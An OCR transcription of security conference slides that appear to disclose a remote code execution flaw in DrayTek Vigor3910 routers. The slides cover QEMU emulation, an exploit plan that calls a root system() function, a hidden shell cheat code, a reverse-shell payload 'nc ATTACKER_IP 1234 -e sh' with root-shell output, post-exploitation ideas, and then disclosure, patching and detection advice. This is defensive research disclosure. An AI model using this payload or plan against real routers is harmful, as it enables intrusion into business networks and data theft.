
- Easy mode:
  - No ASLR
  - Stack is +X
  - Stack & buffer locations are deterministic….
- Challenges:
  - It’s DrayOS not Linux
  - Executing within QEMU

But we're running inside QEMU!!!11!

- ….Right?
- exe_linux_cmd
  - Sends msg to host (Linux) over socket
  - Commands gets executed on host (aka it's a call to system())
  - As root


Exploit Plan

- Hardcode addresses
  - Thanks RTOS and no ASLR!
  - We can attach GDB to our QEMU to adjust addresses
- Jump to our buffer
- Call desired function with attacker payload:
  - Print "Hack the planet" in the console via console_print
  - Then get a real device, and execute a reverse shell payload with exe_linux_cmd…


File Machine View Input Devices Help
Activities
Terminal
Oct 15 00:10
pl@pl-VirtualBox: ~/re/draytek/scripts/from_vm/fw_431_stable/firmware
d_register_reset:1139] bootloader: addr->0x5fe30000, rom->addr=0x40000000, as->0xe3b75a60, rom->as=0xe3b75a60
, rom->romsize=>0x28
[/home/pl/re/ics/drytek/3910/qemu_arghhh/linux/cavium-rootfs/src_dir/qemu-2.12.1/hw/core/loader.c:rom_check_an
d_register_reset:1145] !!!!! modified!!!! bootloader addr from 0x40000000->0x5fefffe4
rom: requested regions (rom dtb. free=0x000000005fe30000, addr=0x0000000048000000)
[/home/pl/re/ics/drytek/3910/qemu_arghhh/linux/cavium-rootfs/src_dir/qemu-2.12.1/hw/core/loader.c:rom_check_an
d_register_reset:1139] dtb: addr->0x5fe30000, rom->addr=0x48000000, as->0xe3b75a60, rom->as=0xe3b75a60, rom->
romsize=>0x100000
[/home/pl/re/ics/drytek/3910/qemu_arghhh/linux/cavium-rootfs/src_dir/qemu-2.12.1/hw/core/loader.c:rom_check_an
d_register_reset:1153] !!!!! modified!!!! dtb addr from 0x48000000->0x5ff00000
Actual changes:
tx-checksumming: off
tx-checksum-ip-generic: off
tcp-segmentation-offload: off
tx-tcp-segmentation: off [requested on]
tx-tcp-ecn-segmentation: off [requested on]
tx-tcp6-segmentation: off [requested on]
Save
pl@pl-VirtualBox: ~
Vigor3910 by DrayTek Corp.
LAN MAC Address : 00-1D-AA-6C-11-29
IP Address : 192.168.1.1
IP Subnet Mask : 255.255.255.0
Firmware Version : r140_3094_04ec693
System Up Time : 0:4:19
-------- Main Menu --------
1 : Enable TFTP Server
2 : Enable Command Line Console
Vigor Login Page
https://192.168.1.1/weblogin.htm
DrayTek
Vigor3910
Username
Password
Login
pl@pl-VirtualBox: ~/re/draytek/3910
pl@pl-VirtualBox:~/re/draytek/3910$ python3 pwn_stable_vm.py

Real Device

- Comes with console cable
- Limited features
- Requires admin password




```
}
_sf_z () {
  ## Cheat Code :)
  ##   10 continues 'z' to get into Linux Shell
  _s_current_n=6
  cnt=1
  while IFS= read -r -s -n1 char
  do
    if [ "$char" == "z" ] ;then
      cnt=$((cnt + 1))
    else
      _sf_reset
      break
    fi

    if [ $cnt -eq 10 ];then
      _s_break=1
      exit 151  ## Get in shell
    fi
  done < /dev/tty
  _s_continue=1  ## Back to this menu
}

```

Exploit Plan

- Real device payload:
  - ifconfig linux 192.168.1.2; nc ATTACKER_IP 1234 -e sh


C:\WINDOWS\system32\cmd.exe - ncat 192.168.1.2 1234
Control-C
^C
c:\temp>ncat 192.168.1.2 1234
POST EXPLOITATION WINDOW
whoami
admin
id
uid=0(admin) gid=0(root)
ROOT SHELL ON DEVICE
ifconfig
br-ctl Link encap:Ethernet HWaddr 7E:10:ED:7F:B6:D9
inet addr:169.254.0.2 Bcast:169.254.0.255 Mask:255.255.255.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:358 errors:0 dropped:0 overruns:0 frame:0
TX packets:351 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:78510 (76.6 KiB) TX bytes:58693 (57.3 KiB)
br-eth1 Link encap:Ethernet HWaddr 0A:1D:AA:05:0A:20
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
br-eth3 Link encap:Ethernet HWaddr 12:1D:AA:05:0A:20
hacking_Vigor3910_v4.3.1>pwn_stable.py
EXPLOIT WINDOW
COM4 - PuTTY
Welcome to v3910
Firmware Version: 4.3.1_RC12
MAC: 1449BC1EA458
Usage: /(search), Enter(select), q(quit)
a: REBOOT
b: DEBUG
c: CONFIG
q: Quit Menu
SERIAL CONSOLE
Untitled - Notepad
File Edit Format View Help
We're going to:
1. reboot the device using serial connection over a console cable
2. try to connect to 192.168.1.2 1234 and show it doesn't work
3. execute the exploit
4. connect to 192.168.1.2 and verify we have a root shell

Exploitation Success!

- ~200k devices on Shodan with vulnerable firmware (20+ models vulnerable)
- Can be turned into a 1-click attack if remote web interface disabled
- Much harder on DrayTek running baremetal firmware

Post Exploitation?

- What would an attacker do?
  - Leak secrets stored on device (passwords, keys, …)
  - Tamper with settings
    - Rogue DNS
    - Port Mirroring & MiTM
  - Pivot to other devices on the LAN
    - And exfiltrate Data

exploit window

<1> Web Server | <2> 1st shell | <3> exploit window | <4> Draytek Reverse... | <5> socat loop | <6> gitlab shell

Search

```
ATR@DESKTOP-VLK546N c:\draytek_demo\exploitation
$ exploit1.py
```

3. Run the Exploit

python.exe[64]:13112

« 220418[64] 3/6 [+] NUM InpGrp W PRI↕ 173x43 (1,4) 25V

Identifying affected firmware

- Looking at older FW to see if they're vulnerable
- Vulnerability introduced in mid-late 2018 (version ~3.8.9.4)
- 20+ model affected
  - Past CVE used by PRC affects a different software architecture / codebase

Firmware an

- Looking at shohod64
  - ….when the project

IDA View-A | Segments | Strings | Names | Hex View-1

Name	Address	Public
_Reset	0000000040000000	P
reset_vector_base	0000000040000010	
boot_cpu	0000000040000028	
main_label	0000000040000038	
hang	0000000040000040	
_start_text	0000000040000058	P
_fini	0000000040000080	P
_write	**0000000040000098**	**P**
_exit	**00000000400000F8**	**P**
_sbrk	**0000000040000104**	**P**
_close	**00000000400001D0**	**P**
_read	**00000000400001E8**	**P**
_lseek	**0000000040000208**	**P**
_fstat	**0000000040000228**	**P**
_isatty	**0000000040000244**	**P**
sync_trap_handler	000000004000025C	P
common_irq_trap_handler	00000000400003D0	P
BSP_Int_Init	00000000400003E8	P
BSP_IntSrcEn	0000000040000478	P
BSP_IntSrcDis	0000000040000520	P
BSP_IntPrioMaskSet	00000000400005AC	P
BSP_IntPrioSet	00000000400005C0	P
BSP_IntTargetSet	00000000400006B0	P
BSP_IntVectSet	000000004000078C	P
BSP_IntHandler	0000000040000814	P
BSP_SGITrig	00000000400008B4	P
BSP_IntSrcGroup0Set	00000000400008E0	P
dump_stack	0000000040000980	P
AppTaskCreate	0000000040000A50	
main	**0000000040000AB4**	**P**
delay_0	0000000040000C14	P
busy_loop	0000000040000C50	P
AppTaskStart2	0000000040000C80	
AppTaskStart	0000000040000CB4	
OSTimeDly	0000000040000DEC	P
OSTimeDlyHMSM	0000000040000F20	P
OSTimeDlyResume	0000000040001058	P
OSTimeGet	00000000400011FC	P
OSTimeSet	0000000040001238	P
Mem_Init	0000000040001274	P
Mem_Clr	00000000400012E0	P
Mem_Set	000000004000130C	P
Mem_Copy	0000000040001454	P
Mem_Move	00000000400015F0	P

Line 91213 of 98918

Disclosure & Mitigations

- Update your device!
  - DrayTek released a patch ~30 days after we notified them
- Enable ip-filtering / geo-restriction if you need remote management
  - Won't help against 1-click through the LAN though
- Detect the attack by monitoring post to weblogin.htm with invalid base64 strings

Conclusion

- Don’t forget the Small and Medium sized Businesses!
- And update your routers!

- Detection guidance and full demo video:

https://www.trellix.com/en-us/about/newsroom/stories/threat-labs/rce-in-dratyek-routers.html

Questions?

- Now or around the conference ☺
- Later on Twitter: @phLaul

- Blog:

https://www.trellix.com/en-us/about/newsroom/stories/threat-labs/rce-in-dratyek-routers.html